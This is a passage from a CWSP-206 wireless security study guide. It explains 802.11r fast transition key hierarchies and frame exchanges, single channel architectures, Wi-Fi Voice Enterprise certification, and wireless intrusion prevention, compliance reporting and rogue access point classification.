This slide demonstrates the key hierarchy for the supplicant device. In the FT key hierarchy, the PMK is now divided into multiple keys at different levels. The PMK-R0 is similar to the master PMK. This key is used to derive a second-level PMK, the PMK-R1. The PMK-R0 key holder (S0KH) is the component within the supplicant that derives the PMK-R0 from the RSN-compliant authentication exchange and also has the authority to derive the PMK-R1 and distribute it to the PMK-R1 key holder (S1KH) on the supplicant. From there, the S1KH may derive temporal keys during the initial mobility domain association or during the FT transition.

Though the slide shows the client device as the S0KH and a separate client device as S1KH, the same supplicant within the client acts as both S0KH and S1KH. The key holders (S0KH & S1KH) are defined as a “component of the RSNA key management of the supplicant.” Thus, one component of the supplicant is used as S0KH and another component is used as S1KH, within the same device.



The FT Initial Mobility Domain Association is similar to a non-FT initial association; however, a few new elements are introduced into the frame exchange.


From IEEE 802.11: "The MDE contains the Mobility Domain Identifier (MDID) and the FT Capability and Policy field. The AP uses the MDE to advertise that it is included in the group of APs that constitute a mobility domain, to advertise its support for FT capability, and to advertise its FT policy information."

The MDIE is broadcast by the AP in Beacons and probe response frames. The supplicant includes an MDIE in the (re)association request frame, and the authenticator compares this with its MDIE parameters. If a match is found, the exchange will continue.

"The FTIE includes information needed to perform the FT authentication sequence during a fast BSS transition in an RSN. The FT initial mobility domain association is the first (re)association in the mobility domain, where the SME of the STA enables its future use of the FT procedures. FT initial mobility domain association is typically the first association within the ESS. In addition to association frames, reassociation frames are supported in the initial mobility domain association to enable both FT and non-FT APs to be present in a single ESS."

"A STA indicates its support for the FT procedures by including the MDE in the (Re)Association Request frame and indicates its support of security by including the RSNE. The AP responds by including the FTE, MDE, and RSNE in the (Re)Association Response frame. After a successful IEEE 802.1X authentication (if needed) or SAE authentication, the STA and AP perform an FT 4-Way Handshake. At the end of the sequence, the IEEE 802.1X Controlled Port is opened, and the FT key hierarchy has been established."

## Over-the-Air FT




The Over-the-Air FT protocol is a reassociation process that expedites reassociation in FT-enabled networks. As you review the slide, compare these contents and processes with a non-FT reassociation process. As you can see, fewer frames are used (8 in a non-FT reassociation; 4 in an over-the-air FT reassociation), and new contents are added to the IEEE 802.11 Authentication Request/Response and Association Request/Response.

From IEEE 802.11:

"The FTO and AP use the FT authentication sequence to specify the PMK-R1 security association and to provide values of SNonce and ANonce that enable a liveness proof, replay protection, and PTK key separation. This exchange enables a fresh PTK to be computed in advance of reassociation. The PTKSA is used to protect the subsequent reassociation transaction, including the optional RIC-Request."

In an over-the-air FT reassociation, the new PTK is established before the reassociation occurs. You will notice that the nonce values are included in the IEEE 802.11 Authentication Request and Response frames, which provides the necessary information to create new keys.

## Over-the-DS FT



The Over-the-DS FT protocol is a reassociation process that expedites reassociation in FT-enabled networks. As you review the slide, compare these contents and processes with a non-FT reassociation process. As you can see, fewer frames are used (8 in a non-FT reassociation; 4 in an over-the-DS FT reassociation).

In an Over-the-DS exchange, the open authentication process is established via FT Request and Response Action frames. These frames are transmitted to the current access point, which then relays these frames to the target access point via the current DS. The FT Request and Response frames replace the Authentication Request and Response frames we are all familiar with. After the FT Response is received, new PTKs are created on both the supplicant and target access point (authenticator), and the reassociation may then commence via the wireless medium.

## Fast Transition Strengths and Weaknesses


### Strengths

- ↑ Standards-based Fast BSS Transition
- ↑ Voice Enterprise certification will reflect these enhancements
- ↑ Most efficient method for FSR to-date.
- ↑ Due to interoperability certification, infrastructure vendors and most client devices will support it.

### Weaknesses

- ↓ Has been slow to market and depends on the Wi-Fi Alliance's delayed certification process.
- ↓ Introduces several new concepts, requiring significant education.

## Single Channel Architecture (SCA)



The single channel architecture (SCA) represents a proprietary solution to the problem of slow RSN transitions. Most enterprise wireless vendors use multiple non-overlapping channels with channel reuse, SCA vendors configure access points on a single channel.

The pioneer and primary vendor with this architecture is Meru Networks. With access points operating on a single channel, providing pervasive coverage across the service area, clients are not required to roam from one channel to another. Roaming across channels is not so much the problem. The problem for most networks is when clients roam from one access point to the next, regardless of channel.

Because they operate on a single channel, SCA WLANs use proprietary functions to broadcast a single BSSID across all access points. By using a single BSSID for all access points, the client does not realize that multiple physical access points exist. Instead, the client sees a single access point. Of course, the infrastructure must handle client handoffs from one access point to another, but this process is transparent to the client.

A similar method of receiving the same result is to create per-client BSSIDs. When new clients join the network, a per-client BSSID is created and this BSSID is broadcast on each access point. Again, the client does not realize that there are multiple access points, but rather sees only a single access point.

Despite the many negative marketing materials from competing vendors about SCA solutions, this solution is quite graceful and solves the traditional roaming problem.

## SCA Strengths and Weaknesses

### Strengths

- ↑ Arguably the best FSR method available today
- ↑ Infrastructure devices control associations instead of clients
- ↑ Transitions are imperceptible on client devices

### Weaknesses

- ↓ Vendor proprietary
- ↓ Requires single-channel architecture

## Wi-Fi Alliance Voice Enterprise

### 802.11r (in 802.11-2016)

- Fast Secure Roaming amendment, ratified May 2008
- Addresses enhancements to improve efficiency during Fast BSS Transitions (FT)



### 802.11k (in 802.11-2016)

- Radio Resource Management amendment, ratified May 2008
- Specifies enhancements to improve radio performance in unlicensed frequency bands, specifically as it relates to measuring radio metrics and requesting similar measurements from "neighbors"

### 802.11v (in 802.11-2016)

- Ratified in February 2011.
- Specifies mechanisms for wireless network management of client STAs, including roaming functions, as well as many other enhancements.

202

Certified Wireless Security Professional :: CWSP-206

cwsp®

The long awaited Voice Enterprise certification from the Wi-Fi Alliance has finally become a reality. This certification is based on three amendments to the IEEE 802.11 standard:

- IEEE 802.11r-2008, Fast Basic Service Set (BSS) Transition
- IEEE 802.11k-2008, Radio Resource Measurement of Wireless LANs
- IEEE 802.11v-2011, IEEE 802.11 Wireless Network Management

The Voice Enterprise interoperability certification is used for certifying voice capable wireless devices and defines the requirements for enterprise-grade voice quality, mobility, power saving and security. In order to attain this certification the device must also be certified for the following:

- WMM Admission Control
- WMM Power Save must be supported by access point, however wireless client device support is optional
- WMM for Quality of Service (QoS) must be supported by both the access point and the wireless client device
- WPA2 enterprise security must be supported by both the access point and the wireless client devices

This certification also addresses fast roaming transition times when association to a new access point to be less than 50 ms.

## Chapter 9: Network Monitoring

<b>1</b>	<b>Wireless Intrusion Prevention Systems (WIPS)</b>
<b>2</b>	<b>WIPS Deployment Models</b>
<b>3</b>	<b>WIPS Policy</b>
<b>4</b>	<b>Threat Mitigation</b>
<b>5</b>	<b>Location Services</b>
<b>6</b>	<b>WNMS</b>
<b>7</b>	<b>Protocol Analysis</b>
<b>8</b>	<b>Spectrum Analysis</b>

## WLAN Monitoring

### Why Monitor:

- Conduct security audits and locate vulnerabilities
- Maintain regulatory compliance
- Maintain proper performance levels
- Verify network availability



### Monitoring Tools:

- Wireless Intrusion Detection System (WIDS)
- Wireless Intrusion Prevention System (WIPS)
- Wireless Network Management Systems (WNMS)
- Protocol analyzer software and hardware
- Spectrum analyzer software and hardware
- Hardware sensors

204

Certified Wireless Security Professional :: CWSP-206

cwsp®

One way to verify the functionality and integrity of a wireless LAN is by using monitoring processes of various types. Monitoring will ensure a system maintains the needed performance levels and provides the required security based on the design and the corporate security policy. Monitoring is an on-going process that is used to gather information and to use that information for validating a system is operating as intended and designed. A well throughout and designed monitoring system will provide valuable information that will allow information technology (IT) professionals the ability to:

- Conduct security audits and locate vulnerabilities
- Maintain regulatory compliance
- Maintain proper performance levels
- Verify network availability

There are both manual and automated methods that are used with wireless network monitoring. Which process and tools you will use really depends on the size of the infrastructure and the number of devices that are used on the network. Some of the common tools used with network monitoring include:

- Wireless Intrusion Detection System (WIDS)
- Wireless Intrusion Prevention System (WIPS)
- Wireless Network Management Systems (WNMS)
- Protocol analyzer software and hardware
- Spectrum analyzer software and hardware
- Hardware sensors

These tools are designed to perform specific tasks. Which tools you use will depend on several factors. The following provides a brief description of each.

#### Wireless Intrusion Detection System (WIDS)

A WIDS is used to gather information about a computer network. The type of information collected will depend on the business model and the requirements of the organization. Hardware sensors distributed around the physical network are used to gather and report information to a physical appliance or a server database. The WIDS will only detect and report any anomalies that are determined from a baseline of the network.

#### Wireless Intrusion Prevention System (WIPS)

The WIPS has many of the same characteristics as the WIDS system, however in addition to detection of threats a WIPS system may be mitigate the threats. Information that is collected from the sensors is reported to a central server database or network appliance for proper analysis and handling. Alarms will trigger and alerts will be sent to notify network personnel of the potential intrusion and the severity of the intrusion. Depending on how the system is configured, mitigation may ensue.

#### Wireless Network Management Systems (WNMS)

The WNMS is a centralized solution that was originally available in either software form to run on a server or hardware form to run as a standalone network appliance. A WNMS would allow a network engineer to manage and control the entire wireless LAN centrally. These centralized management systems are available from many manufacturers for use with their own infrastructure devices and are available as vendor-neutral solutions to work with many different manufacturers' equipment. A WNMS may also incorporate WIPS technology for a complete wireless network management, monitoring, and security solution.

#### Protocol analyzer software and hardware

Protocol analysis software is used to capture frames that travel through a network medium. Protocol analyzers are used for both wired and wireless networks. Some analyzers have the capability to function on both types of networks. Protocol analyzers are great troubleshooting tools and can also be used for discovering potential security issues. Protocol analyzers can be stand alone for use with a laptop computer or other mobile device, integrated with a wireless access point, a dedicated remote infrastructure device, or part of a WIPS system.

#### Spectrum analyzer software and hardware

Spectrum analyzers are used to monitor the open air and to help identify what type of radio frequency is present. With respect to wireless networks, a spectrum analyzer will help to identify issues and threats that other monitoring tools such as a protocol analyzer cannot. Spectrum analyzers will vary in size, complexity and cost based on the intended use. Some manufacturers build spectrum analyzers to work specifically with standards based IEEE 802.11 wireless networks while others may be used for a variety of other RF monitoring purposes.

#### Hardware sensors

Sensors are used to gather needed information by constantly monitoring the open air. These devices can be integrated within a wireless access point or a stand alone dedicated device. Sensors operate in what is known as monitor mode and are passive devices that will not interfere with other wireless devices that occupy the same radio frequency space.

## WIPS Features

The screenshot shows the SpectraGuard Enterprise software interface. At the top, there's a navigation bar with 'Contents', 'Index', 'Search', and 'Glossary'. On the right, there's a search bar and the 'Airflight' logo. The main content area has a title 'SpectraGuard Enterprise' and a subtitle 'A Comprehensive Wireless IPS and Performance Management Solution'. To the left is a sidebar with a tree view of features: 'Welcome Screen', 'Devices Tab', 'Reports Tab', and 'Panels Tab'. The 'Devices Tab' is expanded, showing sub-options like '1 Device Panel - Tracking WLAN', '2 Devices System Accessible and', '3 Viewing AP/Client List', '4 Viewing Sensors List', '5 Starting a Device List', '6 Searching a Device List', '7 Device Tagging of a Device or List', '8 Working with Devices', '9 Configuring an AP Client Located on g', '10 Monitoring a Device from Our List', '11 Moving a Client from a Different', '12 Merging APs', '13 Selecting APs', '14 Devices Tab - User Saved Settin', '15 Reports Tab', and '16 Panels Tab'. The right side of the interface lists 'Benefits of SpectraGuard Enterprise' with 14 bullet points, and a note to 'Click Legend' to view a list of icons used in the system.

Enterprise-class wireless intrusion prevention system (WIPS) solutions are used to complement an organization's wireless network encryption and authentication platform. The WIPS can be configured to recognize trusted and known wireless devices that inhabit a service area, and report changes to the administrator consoles. In addition a WIPS is capable of providing collected data to a server regarding the overall security and potential threats that are recognized. Implemented correctly, WIPS solutions can provide a wealth of information as well as protection for your network infrastructure and wireless devices.


WIPS solutions are software-based, hardware-based and cloud-managed and are capable of monitoring the unbounded wireless medium through the use of a wireless hardware sensor. A WIPS can report captured information to software programs to be recorded in a server database. The WIPS solution will then be able to take the appropriate countermeasures to prevent wireless network intrusions as needed. These countermeasures are based on identifying the intrusion by comparing the captured information to an intrusion signature database within the WIPS server.

WIPS solutions contain a variety of features which include:

- Use hardware sensors for monitoring
- 24x7x365 monitoring
- Mitigation features
- Provide notifications of threats through a variety of mechanisms
- Detection of threats to the wireless infrastructure such as denial of service (DoS) attacks and rogue access points
- Built-in reporting systems
- Integrated RF spectrum analysis to monitor and view the RF spectrum
- Validate compliance with corporate security policy and legislative compliance

- Capable of retaining collected data for further forensic investigation

## Enforcing Functional Policy




Earlier you learned about the importance of corporate security policy and the details of functional policy. Functional policy defines technical aspects of network security. An enterprise wireless intrusion prevention system (WIPS) has the capability to provide the necessary enforcement of functional policy. Functional policy includes the following components:

- Password policy
- Acceptable use policy
- Authentication and encryption policy
- Wireless LAN access policy
- Wireless LAN monitoring policy
- Endpoint device policy
- Personal device policy

In order to provide enterprise-class wireless LAN security enforcement, the organization should require the use of an unattended Wireless Intrusion Detection System (WIDS). WIDS that also include the ability to perform intrusion containment and mitigation are typically referred to as Wireless Intrusion Prevention Systems (WIPS). As mentioned earlier, the main difference between WIDS and WIPS solutions is the fact that a WIDS system will detect threats and report those threats whereas a WIPS system has the capability to detect threats and mitigate those threats.

It is important to document a security policy to record the desired security practices for a network, but enforcement of a documented policy is a different challenge. WIPS platforms are designed to compliment a written policy and provide monitoring and enforcement of that policy. Monitoring and security auditing are crucial in determining security policy adherence. All companies should perform continuous monitoring - especially those that have a "no wireless LAN" policy. WIDS platforms stop at the level of intrusion detection and reporting, but WIPS take it a step further by preventing some threats, and assisting in the enforcement of a functional security policy.

## Security Monitoring



207

Certified Wireless Security Professional :: CWSP-206

cwnp®

The initial security audit provides a baseline of all active wireless devices (both infrastructure and client) and is used to classify those devices as to their role. The baseline is a very important component that is required and is used to properly identify and categorize them based on how they fit with the wireless network infrastructure. A baseline is not a one time event. To ensure that the security audit baseline remains current, it is necessary to provide on-going monitoring as most wireless networks have components that are constantly changing and introduce new technology. This baseline can be done manually or through the use of automated sensing systems such as those being offered as Wireless Intrusion Prevention Systems (WIPS).

Several wireless security manufacturers offer Wireless Intrusion Prevention Systems (WIPS) which perform automated, around-the-clock 24x7x365 monitoring, alarm notification, and reporting without administrator intervention. Many of these systems are equipped with the ability to isolate and nullify the actions of threatening wireless devices. This activity is referred to as "threat mitigation." WIPS use distributed sensors strategically placed around a facility, campus, or other service area to report performance and security policy violations to a central analysis engine.

Some common enterprise-class WIPS system solutions are:

- Cisco Systems
- AirMagnet Enterprise
- Aerohive
- Cisco-Meraki

## Reporting and Auditing

The screenshot shows the SpectraGuard Enterprise software interface. At the top, there's a navigation bar with links for Dashboard, Events, Devices, Locations, Reports, Administration, and a user dropdown for System Supervisor (Superuser). Below the navigation is a sidebar with 'Selected Location' set to '/Locations/Unknown'. Under 'Reports', there are tabs for Report Definitions, Archived Reports, Shared Reports, and My Reports. A sub-menu under 'My Reports' includes Assessment, Compliance, Incident, Device Inventory, SAFE Client, and Custom. A 'List of Reports' table displays various compliance reports like GLBA Wireless Compliance Report, FIPS Wireless Compliance Report, SOX Wireless Compliance Report, HIPAA Wireless Compliance Report, DoD Directive 8100.2 Compliance Report, and PCI DSS L1.2 Wireless Compliance Report. Below this is a 'List of Sections for GLBA Wireless Compliance Report' table with sections such as Part 314.4(b) - Non-authorized clients connecting to your authorized AP indicates a potential security risk, Part 314.4(b) - Unauthorized clients associated with an external or a threat posing AP (e.g., rogue...), Part 314.4(b) - Unauthorized clients associated with an external or a threat posing AP (e.g., rogue...), Part 314.4(b) - Open Connections, Part 314.4(b) - WEP Connections, Part 315.4(f) - Ad-hoc Networks, and Part 314.4(b) - Honeypot Attacks. A blue callout box at the bottom left states: ✓ Easy and automated compliance reporting and auditing. Some compliance standards require periodic monitoring. WIPS systems meet and usually exceed this requirement.

208

Certified Wireless Security Professional :: CWSP-206

cwnp

Compliance monitoring is essential for many organizations today. Implementation of legislated regulatory conditions for the wireless LAN is usually the responsibility of the information technology (IT) department. Compliance with regulatory requirements must be verifiable and auditable by third party inspectors. Technical solutions such as WIPS reporting functions automate these tasks.


Some examples of legislated security requirements include the following:

- Directive 8100.2 (DoD)
- Health Insurance Portability and Accountability Act (HIPAA)
- Sarbanes-Oxley (SOX)
- Gramm-Leach-Bliley Act (GLBA)
- Payment Card Industry (PCI) Data Security Standard (DSS)

Although all of these are very important, two that get a lot of attention are HIPAA and PCI. If a WIPS system is used it can automate this task to decrease the manual overhead in maintaining compliance.

Depending on the type of business an organization is in will determine if the business must comply with one or more of these regulatory requirements. For example a healthcare organization may also process credit and debit card payments. Therefore requires compliance with both HIPAA and PCI.

## Auditing and Forensics



In addition to regulatory compliance auditing, WIPS platforms also automate internal network security auditing practices. Data collection is performed by the WIPS sensors and is logged by the WIPS server for easy auditing. When security breaches are detected, forensic analysis may also be done to determine the impact of a network threat. Some WIPS vendors have recently added a strong forensic analysis component to their WIPS platform.

Corporate security policy will determine how the organization handles auditing and forensics. Such as frequency and detail of the audits and how forensics data is logged, stored and archived. By continuously monitoring, analyzing, and logging wireless traffic signatures, WIPS provide automated forensics and security auditing. This can streamline the process and provide quality accurate results and reports

The object of the security audit is to identify and locate all active 802.11 access points (APs) within a given geographical area. Since RF technology propagates over a wide and unpredictable area, it is necessary to use similar wireless transmitting and receiving equipment to determine where the signals may intercept. It is also important to discover and classify any existing neighbor WLAN equipment so that these harmless devices can be identified and recognized in the future.

APs that are determined to be owned or controlled by the organization for whom the security audit is being performed and which are in compliance with the organization's security policy are considered to be "trusted" access points.


APs which are determined to be the property of neighboring organizations and which are non-threatening in their behavior are classified as "known" access points. These APs are not trusted but they can be considered harmless or neutral from a security viewpoint.

APs which cannot be identified as belonging to a neighboring organization or which appear and disappear from the area intermittently should be considered "unknown". This type of behavior could be the result of the organization's personnel placing non-approved access points within the confines of the organization's service area, or it could indicate an intrusion from an outside source that possibly has harmful intentions.

Unknown APs are further classified as "rogue APs" if they are found to be connected to the organization's wired backbone. Well-meaning employees of organizations are frequently to blame for placing unknown APs onto the wired network in an attempt to increase departmental efficiency. This type of rogue AP may be considered "non-hostile". Rogue APs that are placed onto the organization's wired backbone with the intention of allowing an intruder to probe, disrupt, or otherwise compromise the network are considered to be "hostile rogue APs". All rogue devices, whether hostile or non-hostile, should be located and removed from the service area as quickly as possible.

## Audit Methodologies

- Auditing approaches are unique to the customer's needs, but a typical audit often includes:
  - Penetration testing exercises to expose weak encryption, authentication, or other security vulnerabilities
  - Auditing end-user training via authorized social engineering
  - Industry compliance reports that verify legislated compliance



210

Certified Wireless Security Professional :: CWSP-206


cwnp®

During the risk assessment, any legal or legislated requirements that pertain to the organization implementing the wireless LAN should be recognized and accommodated. Some examples of legislated security requirements include the following:

- Direktive 8100.2 (DoD)
- Health Insurance Portability and Accountability Act (HIPAA)
- Sarbanes-Oxley (SOX)
- Gramm-Leach-Bliley Act (GLBA)
- Payment Card Industry (PCI) Data Security Standard

Implementation of the legislated conditions is the responsibility of the IT department. These procedures must be verifiable and auditable by third party inspectors. Some technical solutions such as WIPS reporting functions automate these tasks.

## Analysis Utilities



211


Certified Wireless Security Professional :: CWSP-206

cwsp

In order to be able to verify security policy compliance, network administrators must be competent with analysis utilities. An understanding of networking concepts is fundamental to this ability. Networking professionals frequently refer to a seven layer model (the OSI model) when discussing the interactions of the many protocols which are used to allow reliable, distributed data communications.

Each layer of the networking model communicates only with the layer above and the layer below and this communications is unidirectional. In other words, the flow of the communications either goes down the protocol stack on its way to be transmitted or flows up the protocol stack after having been received. Each layer either adds its own interpretive information in the form of a header (if preparing to transmit) or interprets the header information that was added by its counterpart on the remote terminal (if receiving). When a layer adds its own unique information to data sent from a higher layer the resulting information field is known as a protocol data unit (PDU). PDUs are distinct for each layer and are only meaningful to the same layer on the opposing terminal.

## Audit Tools



